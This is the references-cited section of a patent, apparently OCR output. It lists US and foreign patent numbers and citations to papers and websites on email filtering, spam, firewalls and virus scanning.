5,644,404	A	7/1997	Hashimoto et al.
5,657,461	A	8/1997	Harkins et al.
5,673,322	A	9/1997	Pepe et al.
5,675,507	A	10/1997	Bobo, II
5,675,733	A	10/1997	Williams
5,677,955	A	10/1997	Doggett et al.
5,694,616	A	12/1997	Johnson et al.
5,696,822	A	12/1997	Nachenberg
5,706,442	A	1/1998	Anderson et al.
5,708,780	A	1/1998	Levergood et al.
5,708,826	A	1/1998	Ikeda et al.
5,710,883	A	1/1998	Hong et al.
5,727,156	A	3/1998	Herr-Hoyman et al.
5,740,231	A	4/1998	Cohn et al.
5,742,759	A	4/1998	Nessett et al.
5,742,769	A	4/1998	Lee et al.
5,745,574	A	4/1998	Muftic
5,751,956	A	5/1998	Kirsch
5,758,343	A	5/1998	Vigil et al.
5,764,906	A	6/1998	Edelstein et al.
5,768,528	A	6/1998	Stumm
5,771,348	A	6/1998	Kubatzki et al.
5,778,372	A	7/1998	Cordell et al.
5,781,857	A	7/1998	Hwang et al.
5,781,901	A	7/1998	Kuzma
5,790,789	A	8/1998	Suarez
5,790,790	A	8/1998	Smith et al.
5,790,793	A	8/1998	Higley
5,793,763	A	8/1998	Mayes et al.
5,793,972	A	8/1998	Shane
5,796,942	A	8/1998	Esbensen
5,796,948	A	8/1998	Cohen
5,801,700	A	9/1998	Ferguson
5,805,719	A	9/1998	Pare, Jr. et al.
5,812,398	A	9/1998	Nielsen
5,812,776	A	9/1998	Gifford
5,822,526	A	10/1998	Waskiewicz
5,822,527	A	10/1998	Post
5,826,013	A	10/1998	Nachenberg
5,826,014	A	10/1998	Coley et al.
5,826,022	A	10/1998	Nielsen
5,826,029	A	10/1998	Gore, Jr. et al.
5,835,087	A	11/1998	Herz et al.
5,845,084	A	12/1998	Cordell et al.
5,850,442	A	12/1998	Muftic
5,855,020	A	12/1998	Kirsch
5,860,068	A	1/1999	Cook
5,862,325	A	1/1999	Reed et al.
5,864,852	A	1/1999	Luotonen
5,878,230	A	3/1999	Weber et al.
5,884,033	A	3/1999	Duvall et al.
5,892,825	A	4/1999	Mages et al.
5,893,114	A	4/1999	Hashimoto et al.
5,896,499	A	4/1999	McKelvey
5,898,836	A	4/1999	Freivald et al.
5,903,723	A	5/1999	Becker et al.
5,911,776	A	6/1999	Guck
5,923,846	A	7/1999	Gage et al.
5,930,479	A	7/1999	Hall
5,933,478	A	8/1999	Ozaki et al.
5,933,498	A	8/1999	Schneck et al.
5,937,164	A	8/1999	Mages et al.
5,940,591	A	8/1999	Boyle et al.
5,948,062	A	9/1999	Tzelnic et al.
5,958,005	A	9/1999	Thorne et al.
5,963,915	A	10/1999	Kirsch
5,978,799	A	11/1999	Hirsch
5,987,609	A	11/1999	Hasebe
5,991,881	A	11/1999	Conklin et al.
5,999,932	A	12/1999	Paul
6,003,027	A	12/1999	Prager
6,006,329	A	12/1999	Chi
6,012,144	A	1/2000	Pickett
6,014,651	A	1/2000	Crawford
6,023,723	A	2/2000	McCormick et al.
6,029,256	A	2/2000	Kouznetsov
6,035,423	A	3/2000	Hodges et al.
6,052,709	A	4/2000	Paul
6,058,381	A	5/2000	Nelson
6,058,482	A	5/2000	Liu
6,061,448	A	5/2000	Smith et al.
6,061,722	A	5/2000	Lipa et al.
6,072,942	A	6/2000	Stockwell et al.
6,088,804	A	7/2000	Hill et al.
6,092,114	A	7/2000	Shaffer et al.
6,092,194	A	7/2000	Touboul
6,094,277	A	7/2000	Toyoda
6,094,731	A	7/2000	Waldin et al.
6,104,500	A	8/2000	Alam et al.
6,108,688	A	8/2000	Nielsen

6,108,691 A 8/2000 Lee et al.
6,108,786 A 8/2000 Knowlson
6,118,856 A 9/2000 Paarsmarkt et al.
6,119,137 A 9/2000 Smith et al.
6,119,142 A 9/2000 Kosaka
6,119,230 A 9/2000 Carter
6,119,236 A 9/2000 Shipley
6,122,661 A 9/2000 Stedman et al.
6,141,695 A 10/2000 Sekiguchi et al.
6,141,778 A 10/2000 Kane et al.
6,145,083 A 11/2000 Shaffer et al.
6,151,675 A 11/2000 Smith
6,161,130 A 12/2000 Horvitz et al.
6,185,689 B1 2/2001 Todd, Sr. et al.
6,192,407 B1 2/2001 Smith et al.
6,199,102 B1 * 3/2001 Cobb 709/206
6,202,157 B1 3/2001 Brownlie et al.
6,219,714 B1 4/2001 Inhwan et al.
6,223,213 B1 4/2001 Cleron et al.
6,249,575 B1 6/2001 Heilmann et al.
6,249,807 B1 6/2001 Shaw et al.
6,260,043 B1 7/2001 Puri et al.
6,269,447 B1 7/2001 Maloney et al.
6,269,456 B1 7/2001 Hodges et al.
6,272,532 B1 8/2001 Feinleib
6,275,942 B1 8/2001 Bernhard et al.
6,279,113 B1 8/2001 Vaidya
6,279,133 B1 8/2001 Vafai et al.
6,282,565 B1 8/2001 Shaw et al.
6,285,991 B1 9/2001 Powar
6,289,214 B1 9/2001 Backstrom
6,298,445 B1 10/2001 Shostack et al.
6,301,668 B1 10/2001 Gleichauf et al.
6,304,898 B1 10/2001 Shiigi
6,304,973 B1 10/2001 Williams
6,311,207 B1 10/2001 Mighdoll et al.
6,317,829 B1 11/2001 Van Oorschot
6,320,948 B1 11/2001 Heilmann et al.
6,321,267 B1 11/2001 Donaldson
6,324,569 B1 11/2001 Ogilvie et al.
6,324,647 B1 11/2001 Bowman-Amuah
6,324,656 B1 11/2001 Gleichauf et al.
6,330,589 B1 12/2001 Kennedy
6,347,374 B1 2/2002 Drake et al.
6,353,886 B1 3/2002 Howard et al.
6,363,489 B1 3/2002 Comay et al.
6,370,648 B1 4/2002 Diep
6,373,950 B1 4/2002 Rowney
6,385,655 B1 5/2002 Smith et al.
6,393,465 B2 5/2002 Leeds
6,393,568 B1 5/2002 Ranger et al.
6,405,318 B1 6/2002 Rowland
6,442,588 B1 8/2002 Clark et al.
6,442,686 B1 8/2002 McArdle et al.
6,453,345 B2 9/2002 Trcka et al.
6,460,141 B1 10/2002 Olden
6,470,086 B1 10/2002 Smith
6,487,599 B1 11/2002 Smith et al.
6,487,666 B1 11/2002 Shanklin et al.
6,502,191 B1 12/2002 Smith et al.
6,516,411 B2 2/2003 Smith
6,519,703 B1 2/2003 Joyce
6,539,430 B1 3/2003 Humes
6,546,416 B1 4/2003 Kirsch
6,546,493 B1 4/2003 Magdych et al.
6,550,012 B1 4/2003 Villa et al.
6,574,737 B1 6/2003 Kingsford et al.
6,578,025 B1 6/2003 Pollack et al.
6,609,196 B1 8/2003 Dickinson, III et al.
6,650,890 B1 11/2003 Iriam et al.
6,654,787 B1 11/2003 Aronson et al.
6,675,153 B1 1/2004 Cook et al.
6,681,331 B1 1/2004 Munson et al.
6,687,687 B1 2/2004 Smadja
6,697,950 B1 2/2004 Ko
6,701,440 B1 3/2004 Kim et al.
6,704,874 B1 3/2004 Porras et al.
6,711,127 B1 3/2004 Gorman et al.
6,711,687 B1 3/2004 Sekiguchi
6,725,377 B1 4/2004 Kouznetsov
6,732,101 B1 5/2004 Cook
6,732,157 B1 5/2004 Gordon et al.
6,735,703 B1 5/2004 Kilpatrick et al.
6,738,462 B1 5/2004 Brunson
6,742,124 B1 5/2004 Kilpatrick et al.
6,742,128 B1 5/2004 Joiner
6,754,705 B2 6/2004 Joiner et al.
6,757,830 B1 6/2004 Tarbotton et al.
6,768,991 B2 7/2004 Hearnden
6,769,016 B2 7/2004 Rothwell et al.
6,772,196 B1 8/2004 Kirsch et al.
6,775,657 B1 8/2004 Baker
6,792,546 B1 9/2004 Shanklin et al.
6,880,156 B1 * 4/2005 Landherr et al. 718/105
6,892,178 B1 5/2005 Zacharia
6,892,179 B1 5/2005 Zacharia
6,892,237 B1 5/2005 Gai et al.
6,895,385 B1 5/2005 Zacharia et al.
6,907,430 B2 6/2005 Chong et al.
6,910,135 B1 6/2005 Grainger
6,928,556 B2 8/2005 Black et al.
6,941,348 B2 9/2005 Petry et al.
6,941,467 B2 9/2005 Judge et al.
6,968,461 B1 11/2005 Lucas et al.
7,089,428 B2 8/2006 Farley et al.
7,092,992 B1 8/2006 Yu
7,254,712 B2 8/2007 Godfrey et al.
7,610,344 B2 10/2009 Mehr et al.
2001/0049793 A1 12/2001 Sugimoto
2002/0004902 A1 1/2002 Toh et al.
2002/0016910 A1 2/2002 Wright et al.
2002/0023140 A1 2/2002 Hile et al.
2002/0026591 A1 2/2002 Hartley et al.
2002/0032871 A1 3/2002 Malan et al.
2002/0035683 A1 3/2002 Kaashoek et al.
2002/0042876 A1 4/2002 Smith
2002/0046041 A1 4/2002 Lang
2002/0049853 A1 4/2002 Chu et al.
2002/0059454 A1 * 5/2002 Barrett et al. 709/245
2002/0078382 A1 6/2002 Sheikh et al.
2002/0087882 A1 7/2002 Schneier et al.
2002/0095492 A1 7/2002 Kaashoek et al.
2002/0112185 A1 8/2002 Hodges
2002/0116627 A1 8/2002 Tarbotton et al.
2002/0120853 A1 8/2002 Tyree
2002/0133365 A1 9/2002 Grey et al.
2002/0138416 A1 9/2002 Lovejoy et al.
2002/0138755 A1 9/2002 Ko
2002/0138759 A1 9/2002 Dutta
2002/0138762 A1 9/2002 Horne
2002/0143963 A1 10/2002 Converse et al.
2002/0147734 A1 10/2002 Shoup et al.
2002/0152399 A1 10/2002 Smith
2002/0165971 A1 11/2002 Baron
2002/0169954 A1 11/2002 Bandini et al.
2002/0172367 A1 11/2002 Mulder et al.
2002/0178227 A1 11/2002 Matsa et al.
2002/0178383 A1 11/2002 Hrabik et al.
2002/0188864 A1 12/2002 Jackson
2002/0194469 A1 12/2002 Dominique et al.
2002/0199095 A1 12/2002 Bandini et al.
2003/0005326 A1 1/2003 Flemming
2003/0009554 A1 1/2003 Burch et al.
2003/0009693 A1 1/2003 Brock et al.
2003/0009696 A1 1/2003 Bunker, V. et al.
2003/0009699 A1 1/2003 Gupta et al.
2003/0014664 A1 1/2003 Hentunen
2003/0023692 A1 1/2003 Moroo
2003/0023695 A1 1/2003 Kobata et al.
2003/0023873 A1 1/2003 Ben-Itzhak
2003/0023874 A1 1/2003 Prokupets et al.
2003/0023875 A1 1/2003 Hursey et al.
2003/0028803 A1 2/2003 Bunker, V et al.
2003/0033516 A1 2/2003 Howard et al.
2003/0033542 A1 2/2003 Goseva-Popstojanova et al.
2003/0041264 A1 2/2003 Black et al.
2003/0051026 A1 3/2003 Carter et al.
2003/0051163 A1 3/2003 Bidaud

2003/0051168	A1	3/2003	King et al.	
2003/0055931	A1	3/2003	Cravo De Almeida et al.	
2003/0061506	A1	3/2003	Cooper et al.	
2003/0065943	A1	4/2003	Geis et al.	
2003/0084280	A1	5/2003	Bryan et al.	
2003/0084320	A1	5/2003	Tarquini et al.	
2003/0084323	A1	5/2003	Gales	
2003/0084347	A1	5/2003	Luzzatto	
2003/0088792	A1	5/2003	Card et al.	
2003/0093667	A1	5/2003	Dutta et al.	
2003/0093695	A1	5/2003	Dutta	
2003/0093696	A1	5/2003	Sugimoto	
2003/0095555	A1	5/2003	McNamara et al.	
2003/0097439	A1	5/2003	Strayer et al.	
2003/0097564	A1	5/2003	Tewari et al.	
2003/0105976	A1	6/2003	Copeland, III	
2003/0110392	A1	6/2003	Aucsmith et al.	
2003/0110396	A1	6/2003	Lewis et al.	
2003/0115485	A1	6/2003	Milliken	
2003/0115486	A1	6/2003	Choi et al.	
2003/0123665	A1	7/2003	Dunstan et al.	
2003/0126464	A1	7/2003	McDaniel et al.	
2003/0126472	A1	7/2003	Banzhof	
2003/0135749	A1	7/2003	Gales et al.	
2003/0140137	A1	7/2003	Joiner et al.	
2003/0140250	A1	7/2003	Taninaka et al.	
2003/0145212	A1	7/2003	Crumly	
2003/0145225	A1	7/2003	Bruton, III et al.	
2003/0145226	A1	7/2003	Bruton, III et al.	
2003/0149887	A1	8/2003	Yadav	
2003/0149888	A1	8/2003	Yadav	
2003/0154393	A1	8/2003	Young	
2003/0154399	A1	8/2003	Zuk et al.	
2003/0154402	A1	8/2003	Pandit et al.	
2003/0158905	A1	8/2003	Petry et al.	
2003/0159069	A1	8/2003	Choi et al.	
2003/0159070	A1	8/2003	Mayer et al.	
2003/0167402	A1	9/2003	Stolfo et al.	
2003/0172166	A1	9/2003	Judge et al.	
2003/0172167	A1	9/2003	Judge et al.	
2003/0172289	A1	9/2003	Soppera	
2003/0172291	A1	9/2003	Judge et al.	
2003/0172292	A1	9/2003	Judge	
2003/0172294	A1	9/2003	Judge	
2003/0172301	A1	9/2003	Judge et al.	
2003/0172302	A1	9/2003	Judge et al.	
2003/0187996	A1	10/2003	Cardina et al.	
2003/0204719	A1	10/2003	Ben	
2003/0212791	A1	11/2003	Pickup	
2003/0233328	A1	12/2003	Scott et al.	
2004/0015554	A1	1/2004	Wilson	
2004/0025044	A1	2/2004	Day	
2004/0054886	A1	3/2004	Dickinson et al.	
2004/0058673	A1	3/2004	Iriam et al.	
2004/0059811	A1	3/2004	Sugauchi et al.	
2004/0088570	A1	5/2004	Roberts et al.	
2004/0111531	A1 *	6/2004	Staniford et al.	709/246
2004/0139160	A1	7/2004	Wallace et al.	
2004/0139334	A1	7/2004	Wiseman	
2004/0167968	A1	8/2004	Wilson et al.	
2004/0177120	A1	9/2004	Kirsch	
2004/0203589	A1	10/2004	Wang et al.	
2004/0205135	A1	10/2004	Hallam-Baker	
2004/0267893	A1	12/2004	Lin	
2005/0021738	A1	1/2005	Goeller	
2005/0052998	A1	3/2005	Oliver et al.	
2005/0065810	A1	3/2005	Bouron	
2005/0102366	A1	5/2005	Kirsch	
2005/0262209	A1	11/2005	Yu	
2005/0262210	A1	11/2005	Yu	
2006/0015942	A1	1/2006	Judge et al.	
2006/0036693	A1	2/2006	Hulten et al.	
2006/0036727	A1	2/2006	Kurapati et al.	
2006/0042483	A1	3/2006	Work et al.	
2006/0095404	A1	5/2006	Adelman et al.	
2006/0123083	A1	6/2006	Goutte et al.	
2006/0212925	A1	9/2006	Shull et al.	
2006/0212930	A1	9/2006	Shull et al.	
2006/0212931	A1	9/2006	Shull et al.	
2006/0230039	A1	10/2006	Shull et al.	
2006/0253458	A1	11/2006	Dixon et al.	
2006/0277259	A1	12/2006	Murphy et al.	
2007/0019235	A1	1/2007	Lee	
2007/0130350	A1	6/2007	Alperovitch et al.	
2008/0005223	A1	1/2008	Flake et al.	
2009/0125980	A1	5/2009	Alperovitch et al.	

FOREIGN PATENT DOCUMENTS

EP	0375138	A2	6/1990
EP	0413537	A2	2/1991
EP	0420779	A2	4/1991
EP	0720333	A2	7/1996
EP	0838774	A2	4/1998
EP	0869652	A2	10/1998
EP	0907120	A2	4/1999
EP	1326376		7/2003
EP	1271846		7/2005
GB	2271002		3/1994
JP	2000-148276		5/2000
JP	2000-215046		8/2000
JP	2001-028006		1/2001
JP	2004-537075		12/2004
JP	18350870		12/2006
KR	2006-0012137		2/2006
KR	1020060041934		5/2006
WO	WO 96/35994		11/1996
WO	WO 99/05814		2/1999
WO	WO 99/33188		7/1999
WO	WO 99/37066		7/1999
WO	00/07312		2/2000
WO	WO 00/42748		7/2000
WO	WO 01/17165		3/2001
WO	WO 01/50691		7/2001
WO	WO 01/76181		10/2001
WO	WO 01/80480	A1	10/2001
WO	WO 01/88834	A2	11/2001
WO	WO 02/13469		2/2002
WO	WO 02/13489		2/2002
WO	WO 02/075547		9/2002
WO	WO 02/091706		11/2002
WO	WO 2004/061703		7/2004
WO	WO 2004/081734		9/2004
WO	WO 2005/116851		12/2005

OTHER PUBLICATIONS

Article entitled "A Comparison of Two Learning Algorithms for Text Categorization" by Lewis et al., in Third Annual Symposium on *Document Analysis and Information Retrieval*, Apr. 11-13, 1994, pp. 81-92.

Article entitled "Learning Limited Dependence Bayesian Classifiers" by Sahami, in *Proceedings of the Second International Conference on Knowledge Discovery and Data Mining*, 1996, pp. 335-338.

Article entitled "An Evaluation of Phrasal and Clustered Representations on a Text Categorization Task" by Lewis, in *15th Ann Int'l SIGIR*, Jun. 1992, pp. 37-50.

Book entitled *Machine Learning* by Mitchell, 1997, pp. 180-184.

Article entitled "Learning Rules that Classify E-mail" by Cohen, pp. 1-8. Date unknown.

Article entitled "Hierarchically classifying documents using very few words" by Koller et. al., in *Proceedings of the Fourteenth International Conference on Machine Learning*, 1997.

Article entitled "Classification of Text Documents" by Li et. al., in *The Computer Journal*, vol. 41, No. 8, 1998, pp. 537-546.

Article entitled "Issues when designing filters in messaging systems" by Palme et. al., in 19 *Computer Communications*, 1996, pp. 95-101.

Article entitled "Text Categorization with Support Vector Machines: Learning with Many Relevant Features" by Joachins in *Machine Learning: ECML-98*, Apr. 1998, pp. 1-14.

Article entitled "Hierarchical Bayesian Clustering for Automatic Text Classification" by Iwayama et al. in *Natural Language*, pp. 1322-1327. Date unknown.

Article entitled "Smokey: Automatic Recognition of Hostile Messages" by Spertus in *Innovative Applications* 1997, pp. 1058-1065.

Article entitled "A Comparison of Classifiers and Document Representations for the Routing Problem" by Schutze. Date unknown.

Article entitled "CAFE: A Conceptual Model for Managing Information in Electronic Mail" by Takkinen et al. in *Proc. 31st Annual Hawaii International Conference on System Sciences*, 1998, pp. 44-53.
Article entitled "A Comparative Study on Feature Selection in Text Categorization" by Yang et. al. Date unknown.
Article entitled "Spam!" by Cranor et. al. in *Communications Of The ACM*, vol. 41, No. 8, Aug. 1998, pp. 74-83.
Article entitled "Sendmail And Spam" by LeFebvre in *Performance Computing*, Aug. 1998, pp. 55-58.
Article entitled "Implementing a Generalized Tool for Network Monitoring" by Ranum et. al. in *LISA XI*, Oct. 26-31, 1997, pp. 1-8.
Article entitled "Method For Automatic Contextual Transposition Upon Receipt Of Item Of Specified Criteria" printed Feb. 1994 in *IBM Technical Disclosure Bulletin*, vol. 37, No. 2B, p. 333.
Article entitled "Toward Optimal Feature Selection" by Koller et al., in *Machine Learning: Proc. of the Thirteenth International Conference*, 1996.
Website: Technical Focus—Products—Entegrity AssureAccess. www2.entegrity.com.
Website: Create Secure Internet Communication Channels—Atabok Homepage. www.atabok.com.
Website: ATABOK VCNMAIL™ Secure Email Solution—Atabok Related Produces. www.atabok.com.
Website: ATABOK VCN Auto-Exchange™—Atabok Related Produces. www.atabok.com
Website: Controlling Digital Assets Is a Paramount Need for All Business—Atabok Related Produces. www.atabok.com.
Website: Control Your Confidential Communications with ATABOK13 Atabok Related Produces. www.atabok.com.
Website: Entrust Entelligence—Entrust Homepage. www.entrust.com.
Website: E-mail Plug-in—Get Technical/Interoperability—Entrust Entelligence. www.entrust.com.
Website: E-mail Plug-in—Get Technical/System Requirements—Entrust Entelligence. www.entrust.com.
Website: E-mail Plug-in—Features and Benefits—Entrust Entelligence. www.entrust.com.
Website: Internet Filtering Software—Internet Manager Homepage. www.elronsw.com.
Website: ESKE—Email with Secure Key Exchange—ESKE. www.danu.ie.
Website: Terminet—ESKE. www.danu.ie.
Website: Baltimore Focus on e-Security—Baltimore Technologies. www.baltimore.com.
Website: Go Secure! for Microsoft Exchange—Products/Services—Verisign, Inc. www.verisign.com.
Article entitled "MIMEsweeper defuses virus network, 'net mail bombs" by Avery, in *Info World*, May 20, 1996, vol. 12, No. 21, p. N1.
Article entitled "Stomping out mail viruses" by Wilkerson, in *PC Week*, Jul. 15, 1996, p. N8.
Article entitled "Securing Electronic Mail Systems" by Serenelli et al., in *Communications-Fusing Command Control and Intelligence: MILCOM '92*, 1992, pp. 677-680.
Article entitled "Integralis' Minesweeper defuses E-mail bombs" by Kramer et. al., in *PC Week*, Mar. 18, 1996, p. N17-N23.
Article entitled "A Toolkit and Methods for Internet Firewalls" by Ranum et. al., in *Proc. of USENIX Summer 1994 Technical Conference*, Jun. 6-10, 1994, pp. 37-44.
Article entitled "Firewall Systems: The Next Generation" by McGhie, in *Integration Issues in Large Commercial Media Delivery Systems: Proc. of SPIE—The International Society for Optical Engineering*, Oct. 23-24, 1995, pp. 270-281.
Article entitled "Design of the TTI Prototype Trusted Mail Agent" by Rose et. al., in *Computer Message Systems-85: Proc. of the IFIP TC 6 International Symposium on Computer Message Systems*, Sep. 5-7, 1985, pp. 377-399.
Article entitled "Designing an Academic Firewall: Policy, Practice, and Experience with SURF" by Greenwald et. al., in *Proc. of the 1996 Symposium on Network and Distributed Systems Security*, 1996, pp. 1-14.
Article entitled "X Through the Firewall, and Other Application Relays" by Treese et. al. in *Proc. of the USENIX Summer 1993 Technical Conference*, Jun. 21-25, 1993, pp. 87-99.
Article entitled "Firewalls For Sale" by Bryan, in *BYTE*, Apr. 1995, pp. 99-104.
Article entitled "A DNS Filter and Switch for Packet-filtering Gateways" by Cheswick et al., in *Proc. of the Sixth Annual USENIX Security Symposium: Focusing on Applications of Cryptography*, Jul. 22-25, 1996, pp. 15-19.
Article entitled "Safe Use of X Window System Protocol Across A Firewall" by Kahn, in *Proc. of the Fifth USENIX UNIX Security Symposium*, Jun. 5-7, 1995, pp. 105-116.
Article entitled "Automating the OSI to Internet Management Conversion Through the Use of an Object-Oriented Platform" by Pavlou et al., in *Proc. of the IFIP TC6/WG6.4 International Conference on Advanced Information Processing Technologies for LAN and MAN Management*, Apr. 7-9, 1993 pp. 245-260.
Article entitled "A Secure Email Gateway (Building an RCAS External Interface)" by Smith, in *Tenth Annual Computer Security Applications Conference*, Dec. 5-9, 1994, pp. 202-211.
Article entitled "Secure External References in Multimedia Email Messages" by Wiegel, in *3rd ACM Conference on Computer and Communications Security*, Mar. 14-16, 1996, pp. 11-18.
Memo entitled "SOCKS Protocol Version 5" by Leech et. al., in *Standards Track*, Mar. 1996, pp. 1-9.
Article entitled "Securing the Web: fire walls, proxy servers, and data driven attacks" by Farrow in *InfoWorld*, Jun. 19, 1995, vol. 17, No. 25, p. 103.
Official Action (with uncertified Translation), Japanese Patent Application No. 2003-575222, Sep. 25, 2009, 13 pages.
Ando, Ruo, Real-time neural detection with network capturing, Study report from Information Processing Society of Japan, vol. 2002, No. 12, IPSJ SIG Notes, Information Processing Society of Japan, Feb. 15, 2002, p. 145-150.
Aikawa, Narichika, Q&A Collection: Personal computers have been introduced to junior high schools and accessing to the Internet has been started; however, we want to avoid the students from accessing harmful information. What can we do?, DOS/V Power Report, vol. 8, No. 5, Japan, Impress Co., Ltd., May 1, 1998, p. 358 to 361.
Shishibori, Masami, et al., "A Filtering Method for Mail Documents Using Personal Profiles", IEICE Technical Report, The Institute of Electronics, Information and Communication Engineers, vol. 98, No. 486, Dec. 17, 1998, pp. 9-16.
Lane, Terran et al., "Sequence Matching and Learning in Anomaly Detection for Computer Security", AAAI Technical Report WS-97-07, 1997, p. 43 to 49.
PCT Supplementary European Search Report, PCT/US0307042, Jun. 29, 2010, 6 pages.
Abika.com, "Trace IP address, email or IM to owner or user" http://www.abika.com/help/IPaddressmap.htm, 3 pp. (Jan. 25, 2006).
Abika.com, "Request a Persons Report", http://www.abika.com/forms/Verifyemailaddress.asp, 1 p. (Jan. 26, 2006).
European Supplementary Search Report for EP Application No. 03723691.6, dated Jun. 29, 2010, 6 pages.
First/Consequent Examination Report for IN Application No. 2639/DELNP/2004, dated Apr. 8, 2011, 3 pages.

* cited by examiner


